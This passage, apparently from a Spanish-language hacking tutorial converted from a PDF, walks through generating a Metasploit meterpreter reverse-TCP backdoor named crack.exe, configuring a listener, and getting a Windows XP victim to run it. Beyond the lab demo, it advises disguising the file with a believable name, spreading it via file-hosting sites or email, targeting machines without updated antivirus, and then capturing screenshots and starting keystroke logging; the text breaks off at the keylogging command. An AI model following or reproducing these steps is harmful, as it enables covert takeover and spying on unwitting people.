



Ilustración 4 msfconsole

Después de la espera de aproximadamente unos 3 a 5 minutos debe aparecer una ventana como la que se muestra. Esto indica que se ha iniciado el Metasploit.



```
git@kali:~$ sudo msfconsole
git@kali:~$ msfconsole
[*] Starting Metasploit rpc server: prosvr.
[*] Starting Metasploit web server: thin.
[*] Starting Metasploit worker: worker.
reila@kali:~$ msfconsole
[-] Warning, /opt/metasploit/apps/pro/ui/config/database.yml is not readable. Try running as root or chmod.
[-] No database definition for environment

#####
-.-.-.-.-;@;
" @@@@'.'@e @@@@'.'@e@;
". @@@@@@@@@@ @@@@@@@@@@ @;
. @@@@@@@@@@ @@@@@@@@@@ .
"-' .@e@ -.@ @;
" .@; @ @;
| @e@ @e@ @
. @e@ @e@ @e@
. @e@ @e@ @e@
( 3 C )
;@; +
( , , , , )

Metasploit
KALI LINUX

The quieter you become, the more you are able to hear.

Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

=[ metasploit v4.8.1-2013112701 [core:4.8 api:1.0]
+ -- ==[ 1221 exploits - 667 auxiliary - 191 post
+ -- ==[ 324 payloads - 31 encoders - 8 nops

msf >
[reila@kali: ~]
```

Ilustración 5 Metasploit iniciado

**Nota:** Si ha ocurrido algún error o cosa extraña, se debe actualizar el Metasploit y las gemas de Ruby, siguiendo la siguiente ruta en kali: Applications/Software Update y asegurarse de tener una conexión a internet, la actualización empezara automáticamente.

Una vez con esto para realizar el ataque debemos generar un archivo ejecutable, que es el que nos va a permitir tener el acceso al sistema que se va a atacar.

Se debe escribir lo siguiente que es la línea que generara el archivo .exe que será enviado a nuestro objetivo.

*msfpayload windows/meterpreter/reverse\_tcp LHOST=192.168.1.72 LPORT=4444 x > crack.exe*

Se da Enter.

La IP que aparece en la línea es de la tarjeta de Ethernet o inalámbrica, depende de que se esté utilizando en el momento, la IP que utilizaras empezara la mayoría de veces con 192.0.0.0 ya que

estas conectado a internet y se asigna una IP pública. Al principio del documento fue lo primero que se mostró la manera de conocer la IP así que solo se debe abrir la otra terminal y copiar la dirección.




Ilustración 6 Utilizando la IP

**Nota:** Para la IP debes considerar la forma en que tu router asigna las IPS, ya que si reinicias la máquina virtual, automáticamente cargara otra IP y el archivo que se generó para acceder a la víctima quedara inservible. Te recomiendo que la asignes estática antes de generar tú archivo con la ip que tienes en pantalla. Revisa el siguiente link: <http://www.ehowenespanol.com/asignar-direccion-ip-estatica-linux-como-387011/>

Iría quedando así en pantalla.




Ilustración 7 Creando la backdoor

La creación ha sido exitosa.




Ilustración 8 Exitoso

Se revisa la carpeta personal para ver el archivo crack.exe.




Ilustración 9 Verificación de crack.exe

Esperar a que regrese la raíz, para poder “setear” el ataque ósea configurarlo, escribiendo el siguiente comando.

*use exploit/multi/handler*

Y debe aparecer la raíz del handler.





Ilustración 10 Handler

---

*Set LHOST 192.168.1.72*  
*Set LPORT 4444*

Con esto se ha seteado el backdoor para poder lanzar el ataque



```
Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

=[ metasploit v4.8.1-2013112701 [core:4.8 api:1.0]
+ -- --[ 1221 exploits - 667 auxiliary - 191 post
msf > msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.72 LPORT=4444 x > crack.exe
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.72 LPORT=4444 x > crack.e
xe

Created by msfpayload (http://www.metasploit.com) .
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: {"LHOST"=>"192.168.1.72", "LPORT"=>"4444"}
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.1.72
LHOST => 192.168.1.72
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > |
```

*Ilustración 11 Seteando el backdoor*

Algunos puntos que cabe aclarar, es que de preferencia la pc víctima no debe tener antivirus, o al menos si lo tiene que no esté actualizado ya que al antivirus lo detecta inmediatamente.

El archivo crack.exe, puede ser modificado por un nombre más creíble para que la víctima confíe en el ciegamente y podamos cumplir con el objetivo, se puede subir a servidores como MEGA, Mediafire, 4shared, o mandarlo por correo para difundirlo.

Ahora a correr el exploit antes de mandar el archivo, esto para que el exploit quede escuchando cualquier conexión nueva la detecte inmediatamente.

*exploit*

```
Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

=[ metasploit v4.8.1-2813112701 [core:4.8 api:1.0]
+ -- --[ 1221 exploits - 667 auxiliary - 191 post
msf > msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.72 LPORT=4444 x > crack.exe
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.72 LPORT=4444 x > crack.o
xe

Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: {"LHOST"=>"192.168.1.72", "LPORT"=>"4444"}
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.1.72
LHOST => 192.168.1.72
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit
```

Ilustración 12 Exploit en modo escucha

Aquí vamos pasar el archivo crack.exe a la máquina virtual con XP que es totalmente vulnerable.



Ilustración 13 Máquina virtual con XP sin antivirus

Se puede ver como la PC víctima descarga el archivo creyendo que es un .exe para actualizar su google chrome y tranquilamente lo ejecuta y espera ver respuesta pero no la hay así que normalmente el usuario busca otro archivo ejecutable para actualizar, pero ya se ha conseguido el



control sobre la máquina.




Ilustración 14 Descarga de chrome.exe




Ilustración 15 Víctima guardando el .exe




Ilustración 16 Ejecutando 1





Ilustración 17 Ejecución 2

Ahora del lado del atacante aparece la consola del meterpreter, esta sale automáticamente después de que la víctima ejecuto él .exe creado, en la consola se escriben los comandos para realizar una intrusión más significativa.



```
save your sheets from AV! Upgrade to advanced AV evasion using dynamic
3.4.exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

=[ metasploit v4.8.1-2013112701 [core:4.8 api:1.0]
+ -- --[ 1221 exploits - 667 auxiliary - 191 post
msf > msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.72 LPORT=4444 x > crack.exe
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.72 LPORT=4444 x > crack.
xe

Created by msfpayload (http://www.metasploit.com) .
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: {"LHOST"=>"192.168.1.72", "LPORT"=>"4444"}
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.1.72
LHOST => 192.168.1.72
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit


[*] Started reverse handler on 192.168.1.72:4444
[*] Starting the payload handler...
[*] Sending stage (769024 bytes) to 192.168.1.75
[*] Meterpreter session 1 opened (192.168.1.72:4444 -> 192.168.1.75:1047) at 2013-12-05 18:23:
46 -0600

meterpreter > |
```

Ilustración 18 Meterpreter

Para verificar la intrusión podemos sacar una impresión de pantalla, de la máquina.

*screenshot*




```
reila@kali: ~
File Edit View Search Terminal Help
msf > use/exploit/multi/handler
[-] Unknown command: use/exploit/multi/handler.
msf > use/exploit/multi/handler
[-] Unknown command: use/exploit/multi/handler.
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.1.71
LHOST => 192.168.1.71
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.71:4444
[*] Starting the payload handler...

[*] Sending stage (769024 bytes) to 192.168.1.75
[*] Meterpreter session 1 opened (192.168.1.71:4444 -> 192.168.1.75:1047) at 201
3-12-05 23:10:09 -0600


meterpreter >
meterpreter > screenshot
Screenshot saved to: /home/reila/RxNAwInm.jpeg
meterpreter > |
```

Ilustración 19 Comando Screenshot



*Ilustración 20 Pantalla de PC victima*

Esta es la imagen de la impresión de pantalla obtenida. Se encontrara en el home de kali Linux.



*Ilustración 21 Screenshot de la pantalla del objetivo*

También algo que puede ser interesante es el saber qué es lo que se escribe en el objetivo.

Vamos a inicializar el servicio.

### *keyscan\_start*

